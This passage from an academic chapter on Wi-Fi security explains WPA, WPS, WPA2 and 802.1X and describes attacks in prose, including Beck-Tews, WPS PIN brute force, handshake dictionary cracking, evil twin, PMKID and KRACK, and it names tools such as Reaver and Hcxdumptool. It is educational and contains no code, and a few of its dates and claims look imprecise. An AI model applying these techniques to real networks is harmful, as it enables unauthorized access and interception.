In WPA Personal, the TKIP sequence number, the transmitters address, and an encryption key are entered to the key matrix algorithm to determine a 128 bit per-packet key. This process is done for each packet and this avoids the attacks that compromised WEP. Unlike WEP, in WPA the per-packet key is used for generating the other keys and not for encryption. In parallel, and to ensure data integrity and avoiding cross-site forgery attacks, a Message Integrity Code (MIC) is generated using 64 bit Michael key and plaintext packet MSDU. The MIC and the MSDU are entered to a fragment module along with the TKIP sequence number, the module divides the MSDU into smaller MPDU. Finally, MPDU packets with the per-packet WEP key are used as input to the WEP protocol that generates the cipher-text. The WPA encryption process is shown in Figure 3.3 [43].




Figure 3.3: Encryption in WPA [43]

3.2.1 Flaws and Attacks

In the PSK mode, when using a weak password, the network becomes more vulnerable to brute force attacks. A dictionary attack can be performed if the password is less than 20 characters.

Keeping the usage of RC4 algorithm, like WEP, keeps the risk of generating two or more RC4 keys computed under the same IV and this keeps the possibility for the attacker to compute the Temporal Key (TK) and decrypt any packets [44]. Furthermore, using hash functions for TKIP key mixing raises the probabilities of hash collision [45], and this makes WPA more vulnerable to threats. Another shortcoming of WPA is that there is a greater performance overhead compared with WEP [44].

3.2 Wi-Fi Protected Access (WPA)

The following paragraphs show how the attacks can exploit the previous flaws to compromise network security and users' privacy:

- **Chopchop Attack:** To implement the chopchop attack on WPA, several conditions should exist since that in WPA, unlike WEP, a fake encrypted packet created from an encrypted packet accepted in the past is discarded because of the checked value of IV. The several conditions are:
 1. The communication between client and AP should be TKIP.
 2. TKIP uses a long re-keying interval.
 3. Most of the IPv4 protocol bytes must be known to the attacker.
 4. The network should support 802.11e Quality of Service features (QoS), which allows 8 different channels to be used to enable better data flow.

With the availability of these conditions the attacker can implement the Chopchop attack by attacking a different QoS channel every time since every channel has a different data flows and an independent TSC counter, paying attention not to attack a channel that has a TSC counter with the same value of IV as the fake packet. To prevent this attack, rekeying interval should be changed to be very short since during 120 seconds the attacker is not able to recover full ICV value [37].

- **Beck-Tews Attack:** To understand how this attack works it is important to highlight few points first. WPA implemented a protection mode, TKIP, that is a bit different from WEP. Implementing TKIP for protection involves mixing a session key with an IV for each packet, besides including a 64 bit MIC, named MICHAEL, in every packet, and using a sequence counter TSC to make sure that packets arrive in order at the client side.

To prevent attacks similar to the Chopchop one, TKIP has the main two counter-measures:

1. Discarding any packet sent to the client with an incorrect ICV value, sending an MIC failure reporting frame to the AP when receiving a packet with correct ICV value but with an MIC verification fail, and finally shutting down the connection in case of the occurrence of two MIC verification failures during 60 seconds.
2. Updating the TSC with every time a packet is received correctly so that a packet with a lower value than the counter is discarded which would guarantee the right order of the packets.

Beck-Tews attack is performed with the assumption that the previous Chopchop four conditions are met, and it focuses on capturing ARP requests or responses,

3.2 Wi-Fi Protected Access (WPA)

since these packets are easy to detect due to the characteristic length besides the fact that most part of the plaintext of these packets is known to the attacker except the following: (1) the last byte of the source and destination IP addresses, (2) the 8 byte MICHAEL MIC and (3) the 4 byte ICV checksum. ICV and MIC form the last 12 bytes of the plaintext.

Once the attacker captures a packet from one of the channels, he can execute the Chopchop attack on another channel that has no or low traffic so that the TSC value is still low. Figure 3.4 describes the following hypothesis are possible:

- The guess for the last byte during the Chopchop attack is incorrect and then the packet is dropped.
- The guess for the last byte during the Chopchop attack is correct, and this will cause sending a MIC failure reporting frame, however it will not cause the TSC to increase. The attacker needs to wait 60 seconds to try again.

It might take the attacker about 12 minutes to decrypt the 12 bytes of MIC and ICV, then he can try to guess the exact sender and receiver IP addresses, and once he does that, he can reverse the MICHAEL algorithm to obtain the MIC key used for packets' protection.

At this point, the attacker is able to send any custom packet to the client on a channel that still has a TSC value lower than the counter of the channel where he captured the packet.

3.2 Wi-Fi Protected Access (WPA)




Figure 3.4: Beck-Tews Attack [40]

3.3 Wi-Fi Protected Setup (WPS)

Wi-Fi Protected Setup (WPS) is developed by Alliance[®] with the goal simplifying the process of having a secure home network and secure association of wireless LAN devices for customers who don't have full knowledge of Wi-Fi configurations. Using WPS standard requires no complicated operations and no changes over time.

WPS currently supports two methods: Personal Information Number (PIN) and Push Button Configuration (PBC). The specification also includes a third method, Near-Field Communication (NFC) but there are currently no products that support NFC [46]. The PIN option is mandatory for all WPS certified devices while using PBC is optional.

The PIN method allows users to enter an 8 digits PIN, that is usually taken either from a sticker label or a utility screen or a web-based control panel, in the AP or client WPS device to connect. While the PBC method allows WPS clients and AP to connect once the user pushes a physical or a virtual button to activate a WPS connection.

WPS includes three components:

1. The enrollee which is a new device desiring to access a wireless network or AP such as a laptop, a cell phone.
2. The registrar which is the device that controls which credentials to issue or to revoke to a network. A registrar may be integrated into a wireless AP, or it may be separate from it.
3. The AP which acts as a proxy message exchange between the registrar and the enrollee.

The purpose of WPS is to co-authenticate the enrollee device (client) with the network and provide keys to the client, through an interaction between the enrollee device and the registrar. In other words, WPS automatically configures the WPA or WPA2 PSK with no need for the client to enter the key [46].

During WPS authentication process a Diffie-Hellman key exchange protocol (See section A.1 in Appendix A for more details). is used between the two parties trying to connect, to create a secret value used later to create a secret key that is then used to encrypt the communication between the parties.

3.3.1 Flaws and Attacks

In 2011, Stefan Viehbock discovered two flaws in PIN technology [47] :

1. There is no required authentication other than entering the code, which makes this method vulnerable to brute-force attacks.

3.3 Wi-Fi Protected Setup (WPS)

2. If the client enters an incorrect PIN, the AP will send an *EAP-NAK5* error message that reveals an information that the attacker can exploit:

The message specifies which part of the user code is not correct, and thus reduces the probability from $10^8 = 100\,000\,000$ to $10^4 + 10^4 = 20000$. The 8th digit is always a checksum of the previous seven digits, which in turn reduces the number of possibilities to $10^4 + 10^3 = 11000$.

Consequently, less than four hours are needed to allow an attacker to try all possible PIN combinations with a reasonable 1.3 seconds per attempt.

An attack tool called *Reaver* has been released to get WPS enabled devices' PIN, and has been tested against a wide variety of WPS implementations.

3.4 Wi-Fi Protected Access 2 (WPA 2)

WPA2 was first released in 2004 by the Wi-Fi Alliance® as a replacement of WPA. WPA2 is a standard implemented to improve security in the MAC layer. This introduced two new concepts (1) Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), and (2) Advanced Encryption Standard (AES). AES block cipher for data encryption.

Using WPA2 requires having new hardware that supports AES. However, WPA2 kept integrating TKIP to maintain compatibility with other existing hardware. Generating the keys in WPA2 requires using the four-way handshake to generate Pairwise Temporal Key (PTK) and Group Temporal Key (GTK).

In a 4-way handshake protocol, both client and the AP need to have PMK. PMK is the output of *PBDF2* function that has input combined of SSID, PSK and HMAC function. The client first requests to associate itself to the AP and the AP acknowledge the request. The AP sends a random value, called an *ANonce*, to determine if the client has specific information or not. After being tested, the client uses the *ANonce* to generate a new *SNonce* and sends it back for the AP to test it.

Generating the PTK requires (1) the client to generate its own *SNonce* and append it to the *ANonce*, (2) the PMK and the MAC address of both client and AP. Part of the PTK is then used to derive the MIC to guarantee the integrity of the *SNonce* during transmission. When the AP receives the *SNonce* and the MIC, it will calculate the PTK using the same information that the client used and confirm that the MIC match. The PTK is derived the both exchanged random nonces, which will be different every session, making the PTK fresh every session. 4-way handshake protocol is shown in Figure 3.5 [5].

3.4 Wi-Fi Protected Access 2 (WPA 2)




Figure 3.5: 4-Way Handshake Protocol [5]

CCMP is established based on CTR with CBC message authentication code of AES. The former is used to guarantee data confidentiality, while the latter is used to guarantee authentication and integrity.

CCMP encryption is performed basically through an AES algorithm which is a block cipher algorithm that supports 128-256 keys in sequence of 32 bits. CCMP encryption takes the PTK (if the message is unicast) and GTK (if the message is broadcast) encryption key and uses it as an input to the AES algorithm along with the 802.11 headers and flags. The counter mode in AES requires the MAC address of the transmitter, the packet number of the message and some other counters. The KS keystream resulting from AES algorithm is then entered, along with the plaintext, to XOR function which will result the encrypted text. CCMP encryption is shown in Figure 3.6 [5]

3.4 Wi-Fi Protected Access 2 (WPA 2)




Figure 3.6: CCMP Encryption [5]

3.4.1 Flaws and Attacks

The first drawback in WPA2 is the need to get new hardware to deploy it since WPA2 included AES and CCMP. Even though most of the devices released since 2006 support WPA2, it is expensive for older networks to replace their older devices.

Another drawback of WPA2 is that it allows system information, which is also known as management frames, to be sent as plaintext packets, and this makes it easy for an attacker to spoof the packets to alter them in a way that makes them appear like they are coming from the target client. Then he can perform de-authentication attacks. The main problem here is the shortage of encryption and authentication to guarantee the integrity of the message.

The following sections show how attacks can exploit the previous flaws to compromise network security and users' privacy. Unless mentioned otherwise, the explanation of each attack is based on [5]:

- **Dictionary Attack:** In 4-way handshake, the PTK is derived from the PMK, AP MAC, Client MAC, ANonce and SNonce. These values are exchanged in the air as plain-text except for the PMK which is never sent over the network. The PMK is derived from the password (PSK) along with other information using PBKDF2 function as shown in the following equation [48] :

$$\text{PMK} = \text{PBKDF2}(\text{HMAC-SHA1}, \text{PSK}, \text{SSID}, 4096, 256)$$

Where HMAC-SHA1 is the Pseudo-Random Function used, whilst 4096 iterations of this function are used to create the 256-bit PMK.

The attacker sniffs the message between the client and the AP, the message contains the MIC calculated with KCK which is part of PTK. The attacker uses a PSK Dictionary to guess the right password and then computes the PMK based on above equation with sniffed information. The attacker then completes PTK, and MIC.

3.4 Wi-Fi Protected Access 2 (WPA 2)

At the end of the attack, the attacker compares the calculated MIC value with capture one. Finding a match means that the password is correct, otherwise, the attacker will try another one from the dictionary. The attack process is present in figure 3.7. Due to the big number of possible passwords and the nature of used algorithms, this attack is usually performed offline. This attack takes advantage of the flaw of using a single master key instead of using a key for each user during the negotiation period. This attack doesn't work with 802.1x, which uses the Extensible Authentication Protocol (EAP) framework instead of the PSK [40].




Figure 3.7: Dictionary Attack [49]

- **De-authentication attacks:** This attack belongs to the category of management frame attacks. When two devices (client and AP) want to disconnect from each other, the first device sends the de-authentication frame to the second device. Then the second device also sends the de-authentication frame in the form of a reply to the first one. The attacker takes advantage of the steps of the normal process and tricks the MAC address of the victim (the first party) pretending to be the second party (AP or client), and then sends the de-auth frame to the second party on behalf of the victim, and this cause the connection between the AP and the client to be dropped.
- **Rogue AP Attack:** The concept of a rogue AP is connecting an unauthorized access point to a network to act like a gateway for users. This attack is based on integrating a physical access point to a specific network using a wired connection. Accessing a network physically is not easily made, and thus this attack is difficult to implement. However, it is considered a dangerous one since the attacker can set

3.4 Wi-Fi Protected Access 2 (WPA 2)

up an AP with a known security key and create an unwanted backdoor into a network. Once the rogue AP is inside the network, the attacker can use it to obtain a network key where the AP will redirect the client to a page requesting the client to re-enter the Wi-Fi password. The page will then compute the PTK and compare it to the MIC obtained from previously captured handshake that is used by the legitimate AP to authenticate users. If the PTK is incorrect, then the page will ask the user to enter the password again until getting a match. Obviously, this process is questionable for many users, however, it is enough to have only one user entering the right password to perform the attack.

Another way to make a user connect to a rogue AP without knowing the password, and this is done by duplicating the SSID and the MAC, however, with a different Ratio Frequency (RF) channel. The AP will then send a Channel Switch Announcement (CSA) to the client ordering him to change channels to the malicious AP's channel. The client will change since he trusts the authentication frame due to the SSID and the MAC.

- **Evil Twin Attack:** This attack is similar to the Rogue Access Point attack with the principle of tricking a client to connect to a rogue AP while he thinks he is connected to a legitimate AP. However, in this attack, the attacker pretends to be a specific AP in the network hoping that the client will connect to it, and once the connection is established the attacker will be a MITM.

To do that, the attacker needs to have the SSID, MAC address, security scheme and the password to imitate the legitimate AP. Once the attacker configures the rogue, he needs to de-authenticate the client from the real AP, by applying a de-authentication attack, so that he looks for another connection. To force the client to choose the rogue AP, the attacker uses tools such as iwconfig to strengthen the signal of the rogue AP and make sure it is higher than the legitimate AP's signal.

- **Hole 196 Attack:** The Hole 196 attack was detected by the (Md. Sohail Ahmad, a senior security researcher at AirTight responsible for documenting this weakness) in 2007 [50], and the gap was on the last line on page 196 of the IEEE 802.11 Standard (Revision, 2007), and this is where the attack got the name "Hole 196".

WPA2 uses the two types of keys:

1. PTK, which is unique to each client, used to protect unicast traffic. PTKs can detect address spoofing and data falsification.
2. GTK, used to protect broadcast data sent to multiple clients in a network. According to page 196 of the IEEE 802.11 standard, unlike PTKs, GTKs do not have any technology to detect address spoofing and data falsification. This attack exploits this gap, executes an internal attack and bypasses the WPA2

3.4 Wi-Fi Protected Access 2 (WPA 2)

private key encryption and authentication.

The malicious authorized client can create fake broadcast packets through the GTK encryption and send them in the network. The AP will ignore these packets as it sends broadcast messages but doesn't receive the broadcast messages, while the clients on the network will receive them without knowing their origin or even that they are fake, since there is no way to verify the credibility of these packages and whether they were sent by the AP or not. This malicious client can deceive clients to change the destination of their traffic to a specific machine functioning as a gateway instead of the original AP. This is done through ARP poisoning which means altering the ARP messages that are used to associate MAC addresses with IP addresses. The attacker forces the clients to rewrite an internal cached table of associations by sending unrequested broadcast messages.

- **PMKID Attack:** In August 2018, Jens 'Atom' Steube, the leading developer of Hashcat tool, discovered, by mistake while analyzing the WPA3 protocol, a new attack called PMKID. The new attack is based on performing an off-line dictionary without the need of capturing a 4-way handshake between a client and the AP. Instead, it exploits the Robust Secure Network Information Element (RSN IE) (a protocol designed to establish secure communications over an 802.11 wireless network and a part of the 802.11i (WPA) standard).

At the beginning of a secure communication channel, RSN broadcasts an RSN IE message across the network, and the attacker can capture this message during the authentication phase of connection right before the 4-way handshaking process. By examining this frame, he can get the RSN Pairwise Master Key Identification (PMKID). The PMKID is calculated as:[51]

$$PMKID = HMAC-SHA1-128(PMK, PMK_Name \parallel MAC_AP \parallel MAC_STA)$$

Where the PMK is the key, PMK name is the data part, MAC_AP is the MAC address of the AP, and MAC_STA is the MAC address of the device trying to connect. Once the attacker has this information available, he can compute a PMK using a set of possible PSKs, and then compute the PMKID and compare it with the captured PMKID from the EAPOL frame. Finding a match means that the PSK used is correct. To capture the PMKID frames, the attacker can use a tool called *Hcxdumptool* to request PMKID from the AP, and store the frame in a file [51].

- **KRACK Attack:**Key Reinstallation Attack (KRACK) was discovered by the Belgian researchers Mathy Vanhoef and Frank Piessens in 2016. In the KRACK attack, the attacker regulates the counters to their initial values and thus he will be able to replay messages and decrypt them. Mainly, WPA2 allows reinitialization which might put the system in a vulnerable situation [33], more details follow below:

3.4 Wi-Fi Protected Access 2 (WPA 2)

The previously described CCMP encryption is considered highly secure since it uses the AES-CTR encryption. However, there is a vulnerability that an attacker can exploits by performing an XOR process of the plain text (P) and the keystream (KS) to get the encrypted message (E) as the following:

$$E = P \oplus KS$$

Since that the same keystream is used to encrypt all packets, the attacker could perform an XOR on two captured encrypted messages the thing that will cancel out the keystream and leave two plaintexts as the following:

$$E1 = P1 \oplus KS1$$

$$E2 = P2 \oplus KS2$$

$$KS1 = KS2 = KS$$

$$\text{Then: } E1 \oplus E2 = (P1 \oplus KS) \oplus (P2 \oplus KS) = P1 \oplus P2$$

As it is explained before, and to avoid the risk of the previous exploit in the design of WPA2, the only variable that changes in the keystream during the process of messages encryption is the packet number PN which starts incrementing from 1 once PTK and GTK are installed on the client side. This will cause creating a different keystream for every packet, and thus eliminate the possibility of XOR cancellation when capturing encrypted packets.

However, the previous technique creates another vulnerable point where the attacker can interfere during the handshake protocol: seize the session from the AP and resend Message 3 to the client who will respond by reinstalling the PTK and the GTK and then the PN is reset to 1. By doing this, the attacker can capture several packets from the client knowing their packets numbers, and then he will be able to XOR two of the packets and obtain the XOR of two plain texts. If the attacker knew or guessed one of the plain texts then he can decrypt all exchanged packets.

It is important to explain here WPA and WPA2 are security schemes that specify two main aspects of wireless security:

- Authentication: PSK (Personal) or 802.1X (Enterprise).
- Encryption: TKIP with WPA and AES-CCMP with WPA2.

Where PSK indicates using a single password for the entire network and using 802.1X indicates that each user has his own unique login credentials (e.g. username and password). Regardless of the chosen authentication method in WPA and WPA2, each one of them has a fixed encryption method used to encrypt transmitted data over the air providing confidentiality and protection against several types of attacks.

The next section provides a detailed explanation of the 802.1X standard.

3.5 IEEE 802.1X

The IEEE 802.1X standard specifies the architecture, functional elements and protocols that support port-based authentication of clients in WLANs, LANs or MANs [52]. The objective of this standard is to organize network access and prevent unauthorized parties from sending or receiving any messages.

To achieve this objective, the Extensible Authentication Protocol (EAP) is used in the standard, and it is important to highlight here that, in consumer terms, when a WLAN uses the EAP it is also known generally as WPA-Enterprise or WPA2-Enterprise network. The main principle in an enterprise network is that every user is assigned to a unique username and password which is a more secure option than having one shared password for the entire network. This feature is what makes an enterprise network a good option for most organizations.

- **802.1X Network Components:** Usually an 802.1X network is composed of three communicating entities, showed in figure 3.8:
 1. Client or supplicant, which is the entity that desires to connect to the network, it could be a laptop, a smartphone .., etc. For a client to connect, it is necessary that it has a supplicant software, otherwise the frames will be ignored and the client will not authenticate, and thus will not be able to send any data packets.
 2. Authenticator or Network Access Server (NAS) which could be an AP or a switch. It acts as an organizer for the data exchanged during the authentication between the client and the AS, and it has no role in the authentication decision. However, and once the authentication is confirmed, the NAS is responsible for providing the client with a secure channel so he can access network resources.
 3. Authentication Server (AS) which is the party that actually authenticate a client and authorize it to use network resources. It communicates with the NAS through higher level protocols, such as Remote Authentication Dial In User Service (RADIUS) and Diameter.




Figure 3.8: 802.1X Involved Protocols Diagram [53]

3.5.1 Extensible Authentication Protocol (EAP)

EAP is a framework protocol for wireless networks, designed to support many different types of port authentication methods, called EAP methods. EAP expands on authentication methods used by the Point-to-Point Protocol (PPP), a protocol often used when connecting a computer to the Internet. The protocol is designed to run on top of the data link layer, and hence it does not require IP in order to operate [54].

An EAP packet consists of the following:

1. Code field which defines the packet type [55]:
 - Request.
 - Response.
 - Success
 - Failure.
2. Identifier field which is basically a sequence number that could be used to make sure that requests match with their responses.
3. Length field which indicates the packet's size.
4. Data field which contains a changing number of bytes, and has a generic purpose based on the used EAP method.

3.5.1.1 Authentication procedure:

To authenticate a supplicant, most EAP methods follow the same main steps, showed in figure 3.9:

3.5 IEEE 802.1X

1. The supplicant usually listens for an identity request *Type = 1* from the Authenticator. As another option, the supplicant might trigger the identity request by sending an EAPOL start packet.
2. Once the supplicant receives the request, it replies back with an identity response that contains the Network Access Identifier which is then used by the AS to check the user credentials.
3. The AS then sends a method request message identifying the desired authentication method. In this case the supplicant either approves the method or send back an EAP-Negative-Acknowledgment Response *Type = 3*. In the later case, the supplicant should suggest a different authentication method.
4. Once the two parties agree on the port authentication method, both of them derive the Master Session Key (MSK) based on the chosen EAP method. The MSK is then used to drive the PSK on both parties, and the AS sends the PSK to the Authenticator over a secure channel.
5. The last step is the Authenticator send an EAP-success packet *Code = 3* to the supplicant, and a 4-way handshake starts between then to derive the PTK.




Figure 3.9: EAP Messages Flow Diagram [56]

There are two notes here to understand:

3.5 IEEE 802.1X

- ☐ The PMK can be cached for fast re-authentication [57] .
- ☐ If a supplicant desires to log-off, an EAPOL-Logoff message is sent to unauthorize the port.

3.5.2 Remote Authentication Dial In User Service (RADIUS):

